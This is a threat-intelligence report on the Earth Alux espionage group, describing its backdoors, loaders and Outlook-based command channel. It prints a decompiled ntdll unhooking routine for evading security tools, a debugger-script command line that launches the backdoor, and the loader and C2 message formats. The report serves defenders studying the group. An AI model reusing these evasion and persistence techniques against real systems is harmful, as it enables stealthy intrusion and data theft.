The Espionage Toolkit of Earth Alux: A Closer Look at its Advanced Techniques

trendmicro.com/en_us/research/25/c/the-espionage-toolkit-of-earth-alux.html

March 31, 2025



Figure 1. Overview of Earth Alux
download

Key takeaways:

- Trend Research's consistent monitoring and investigation efforts have uncovered Earth Alux's stealthy activities and advanced techniques. One of the tools in the arsenal of this advanced persistent threat group (APT) is its primary backdoor, VARGEIT.
- Left undetected, the attack can maintain a foothold in the system and carry out cyberespionage. The long-term collection and exfiltration of data could lead to far-reaching consequences, such as disrupted operations and financial losses.
- The attacks are targeted toward the Asia-Pacific (APAC) and Latin American regions, hitting key sectors such as government, technology, logistics, manufacturing, telecommunications, IT services, and retail.
- Regular patching and updating, vigilant monitoring for any signs of compromise, and proactive protection can help prevent such threats from infiltrating organizations' systems.

The Earth Alux APT group's schemes and tactics have been uncloaked through our relentless monitoring and investigation efforts. The China-linked intrusion set is actively launching cyberespionage attacks against the government, technology, logistics, manufacturing, telecommunications, IT services, and retail sectors.

The first sighting of its activity was in the second quarter of 2023; back then, it was predominantly observed in the APAC region. Around the middle of 2024, it was also spotted in Latin America.

Earth Alux has also been observed to conduct regular tests for some of its toolsets to ensure stealth and longevity in the target environment.

Overview of an Earth Alux attack

To gain entry into the system, Earth Alux mostly exploits vulnerable services in exposed servers. It then implants web shells such as GODZILLA to facilitate the delivery of its backdoors.

It has mainly utilized VARGEIT as its primary backdoor and control tool, along with COBEACON. VARGEIT is used as a first, second, and/or later-stage backdoor, while COBEACON is employed as a first-stage backdoor.

This is distinguishable in the way VARGEIT is loaded: the first stage utilizes loading via a debugger script using cdb.exe, while later stages use DLL sideloading, which can include execution guardrails and timestomping techniques via the RAILLOAD (loader component) and RAILSETTER (installation and timestomping tool).

VARGEIT is also the chief method through which Earth Alux operates supplemental tools for various tasks, such as lateral movement and network discovery in a fileless manner.

Among its various backdoor functions is the ability to load tools directly from its command-and-control (C&C) server to a spawned process of mspaint. As such, several mspaint processes can be observed performing tasks for the backdoor, including network reconnaissance, collection, and exfiltration.

Earth Alux TTPs

Earth Alux employs a variety of advanced tactics, techniques, and procedures (TTPs) to facilitate its scheme. Below is a detailed view of each phase of the attack:

Initial access

Earth Alux primarily utilizes vulnerable services in exposed servers for gaining initial access and for implanting web shells such as GODZILLA to allow delivery of its first-stage backdoors.

Execution, persistence, and defense evasion

Upon gaining control via the implanted webshell, Earth Alux installs a first-stage backdoor (either COBEACON or VARGEIT) via different loading methods.

COBEACON

Popular among many threat actors, COBEACON is also among the tools used by Earth Alux. It is primarily used as a first-stage backdoor and loaded as an encrypted payload of the DLL side-loaded MASQLOADER, or as a shellcode using RSBINJECT.

COBEACON loader – MASQLOADER

The first observed loading method used to execute COBEACON payloads is via MASQLOADER, a DLL side-loaded loader. This loader component decrypts its payload using a substitution cipher, where the encrypted payload contains 1-3 character strings that has a hex value equivalent based on MASQLOADER's substitution table.



Figure 2. MASQLOADER loading sequence
download



Figure 3. Encrypted payload
download

Figure 4. Substitution cipher array
download

Later MASQLOADER versions also added an anti-API hooking technique. It does this by overwriting the code section of ntdll.dll in its memory space with the code section of ntdll.dll taken directly from the file, effectively overwriting any API hooks inserted by monitoring tools and security tools with the original code.

This feature allows MASQLOADER and the injected payload to evade detections based on intercepted API calls from security software.

```
FileA = CreateFileA("c:\\windows\\system32\\ntdll.dll", 0x80000000, 1u, 0LL, 3u, 0, 0LL);
FileMappingA = CreateFileMappingA(FileA, 0LL, 0x1000002u, 0, 0, 0LL);
v140 = (char *)MapViewOfFile(FileMappingA, 4u, 0, 0, 0LL);
v15 = *(int *)(v14 + 60);
v16 = *(_WORD *)(v15 + v14 + 6);
if ( v16 )
{
  v17 = v14 + v15 + 24;
  for ( i = 0LL; i < v16; ++i )
  {
    v19 = v17 + *(unsigned __int16 *)(v14 + v15 + 20);
    if ( !strcmp((const char *)v19, ".text") )
    {
      flOldProtect[0] = 0;
      VirtualProtect((LPVOID)(v14 + *(unsigned int *)(v19 + 12)), *(unsigned int *)(v19 + 8), 0x40u, flOldProtect);
      // overwrite ntdll code section in memory
      memcpy(
        (void *)(*(unsigned int *)(v19 + 12) + v14),
        &v140[*(unsigned int *)(v19 + 12)],
        *(unsigned int *)(v19 + 8));
      VirtualProtect(
        (LPVOID)(v14 + *(unsigned int *)(v19 + 12)),
        *(unsigned int *)(v19 + 8),
        flOldProtect[0],
        flOldProtect);
      v16 = *( WORD *)(v14 + v15 + 6);
```

Figure 5. Anti-API hooking of MASQLOADER

[download]

Our telemetry suggests MASQLOADER is also being used by other groups besides Earth Alux. Additionally, the difference in MASQLOADER's code structure compared to other tools such as RAILSETTER and RAILLOAD suggests that MASQLOADER's development is separate from those toolsets.

COBEACON loader – RSBINJECT

Another tool used by Earth Alux to load COBEACON is RSBINJECT, a Rust-based command line shellcode loader.

It does not have decryption routines and loads the shellcodes directly. Instead, it has other features that help test the shellcode using optional flags and subcommands.



Figure 6. RSBINJECT flags and subcommands
download

While RSBINJECT has been observed in attacks, its functionality suggests that it also doubles as a testing tool for shellcodes. Like MASQLOADER, this tool is likely not exclusive to Earth Alux.

First stage VARGEIT execution – CDB

First stage VARGEIT is executed via shellcode injection using debugger script. This method uses the cdb.exe (renamed as fontdrvhost.exe when dropped by the webshell) as the debugger and the host, running the script based on the LOLBAS method.

The debugger script config.ini contains both a loader shellcode and the code for VARGEIT. This produces the following command line:

C:\programdata\fontdrvhost.exe -cf c:\programdata\config.ini -o c:\programdata\fontdrvhost.exe

This loading method is commonly used as the first-stage backdoor installation, delivered via the initial access methods typically involving exploitation of externally exposed servers, and is often observed to install second and later-stage VARGEIT.

A variation of this loading method uses a shellcode, which loads an encrypted VARGEIT payload from a separate file component.

Second stage VARGEIT execution – DLL side-loading

Second stage VARGEIT is executed via DLL side-loading involving the RAILLOAD loader tool. This method is often used for second or later-stage installations and can have execution guardrails implemented via the said tool, as well as evasive measures via RAILSETTER.

RAILLOAD as second stage VARGEIT loader

RAILLOAD is a loader tool executed via DLL side-loading and is used for second-stage loading.



Figure 7. RAILLOAD loading sequence
download

This tool comes with its own configuration and has been seen to have a variety of payload components from either an encrypted file or a registry location.

The RAILLOAD configuration is base64-encoded and contains information separated by “||”:

File-based Configuration

<path and filename of encrypted payload>||<AES Key>||<host path and filename>

Registry-based Configuration

<Registry Key>||<Registry Data>||<AES Key>||<specific host path and filename>

RAILLOAD decryption and execution guardrails

RAILLOAD's decryption routine uses **base64** decoding followed by **AES-128 CBC** mode decryption. This can have execution guardrails in some variants.

For example, if the config does not contain an AES key (can be left blank), RAILLOAD uses information from the infected machine's registry as a decryption key.

In older variants, the first 16 bytes of **HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid** is used, while on newer variants, the first 16 bytes of **HKLM\Software\Microsoft\Windows NT\CurrentVersion\ProductID** is applied instead.

RAILSETTER for persistence and timestomping

RAILSETTER is a persistence installer component designed to work with RAILLOAD. Its main functions include:

- Copying and renaming RAILLOAD's intended host from c:\windows\system32 to the intended target directory
- Timestomping RAILLOAD and its host's create, access, and modify time
- Creating a scheduled task for persistence.

RAILSETTER also has a base64-encoded configuration, which contains the information needed to perform its functions. The configuration is structured as follows:

||<target host from system>||<timestomping date>||<host destination and new filename>||<RAILLOAD file>||<Scheduled task>||<scheduled task description>||<Scheduled Task Trigger Time>||

The component's execution flow is illustrated below:



Figure 8. RAILSETTER execution flow
download

RAILSETTER has been designed to be loaded via regsvr32.exe. RAILSETTER's host is also deployed similarly to how RAILLOAD's host is a relocated and renamed copy of an already existing file in the system. In later incidents involving Earth Alux, RAILSETTER no longer lands as a file but is instead executed via VARGEIT's mspaint injection method.

Backdoor and Command & Control

The majority of Earth Alux's activities for these stages are handled using VARGEIT's features, with one of them bringing in miscellaneous tools.

As a multi-channel configurable backdoor, the following are its available channels, which are mostly for communication and can be set in the configuration:

ID	Channel
0x00	HTTP
0x01	Reverse TCP
0x02	Reverse UDP
0x03	Bind TCP
0x04	Bind HTTP
0x05	Outlook
0x06	ICMP
0x07	DNS
0x08	Web
0x09	Bind SMB

Table 1. VARGEIT channels

The Outlook channel, which utilizes Graph API , is predominantly used in all observed attacks. Later variants also include versions where the Outlook channel is the only option.

Graph API enables authorized access to a user's Outlook mail data, allowing email-related operations such as reading, sending, and managing emails, as well as accessing calendar events and contacts from primary and shared mailboxes.

VARGEIT's configuration can also vary depending on the channel used. The Outlook channel type configuration contains the following information:

Offset	Size	Value
0x00	~(up to 0x1388)	Refresh token for MS Auth
0x1388	~(up to 0xC8)	URL for backup refresh token
0x1450	0x10	GUID used as registry data where (auth) token is stored
0x1478	0x02	Unknown ID added to communication message + 0x2B
0x147a	0x04	Unknown DW value

0x147e	0x01	Channel byte; decides which communication channel will be used
0x147f	0x10	AES-128 key used for message decryption/Encryption
0x148f	0x01	Flag to get external IP or not
0x1490	0x01	Unknown byte
0x1491	0x01	Exit byte
0x1492	0x04	Unknown DW value

Table 2. VARGEIT Outlook channel type configuration

In later versions of the backdoor, the URL for the backup refresh token and GUID used as registry data for auth token storage has been removed from the configuration, adjusting the offset location for the rest of the information.

Using Graph API, the Outlook communication channel utilizes the draft folder for message exchanges between the backdoor and the controller. Backdoor messages are prepended with p_, while messages from the controller are prepended with r_.

Messages processed by the backdoor are also deleted to remove tracks, and based on observation, the controller is also likely to have the same functionality:



Figure 9. VARGEIT and controller interaction
download

Server message

The message from the C&C server is prepended with r_. A message ID allows the controller to keep track of the backdoor instance being controlled and enables the backdoor's instance to identify which message it should read.

The message ID is generated per backdoor instance using the fnv-1a x64 hash of a randomly generated GUID. The decimal equivalent of the fnv-1a x64 hash is used in the message title, while the hex equivalent is also embedded in the communication packet.

The server message body contains the actual communication data, which is encrypted using AES-128 CBC mode and compressed using zlib. It is then stored as a base64-encoded string within the message body.

```
"subject": "r_26009199898944714063",
.....
"body": {
    "contentType": "text",
    "content":
    "jpJeeeh/O5IUkGf0cSiTBVEA2WtJScVrBU4ITWlcOw
    AAAE8dT3L1UhgkMpkrOMMnYrEbCyx+Af4TLgA="
```

Figure 10. Server message example
download



Figure 11. Decoded message from the C&C server
download

The base64-decoded layer has a header structure, and the actual encrypted data is in offset 0x2a:

Offset	Size	Value
0x00	0x1e	(First unboxed sequence) Randomly generated padding bytes
0x1e	0x04	(Boxed in red) Size of the ByteArray
0x22	0x08	(Boxed in yellow) messageID in hex
0x2a	~	(Boxed in black) Start of encrypted data

Table 3. Communication header structure

After decryption and decompression of the encrypted data, the message follows a specific structure:

Figure 12. Decrypted data from C&C
download

offset	Size	Data
0x00	0x04	(First unboxed sequence) Size of the uncompressed message
0x04	0x04	(Boxed in red) Size of the remaining data passed as a parameter for the corresponding command's function call
0x08	0x01	(Boxed in yellow) Command ID
0x09	0x08	(Boxed in black) Unknown
0x11	~	(Boxed in white) Start of additional arguments (varies with command ID)

Table 4. Decrypted communication data structure

```
"subject": "p_26009199989447140 63",
.....
"body": {
    "contentType": "text",
    "content":
    "fh6BZoQiKeYoEIkBOs327mCzdoZjY6yhC9M+x13+tAAAAAFPHU9y9VI
    YJBgAAAAAAAAALXm+K3SYXGit+I8cY5bz6yennzqH4SrLv1f+sznYAjQ
    IvV/OMglszET0MCHiQvnDbzpJCUzXvu5hZKPkrkjuFXJNLyH5s6VHfod
    jnyhs+nDPWVscO81vHX/L6ymbPBZr1EZSzeBob5p/ev88gC1x+YEL0ss
    eYldT5nyPsaQqb/AA"
```
Figure 13. VARGEIT backdoor message example
download

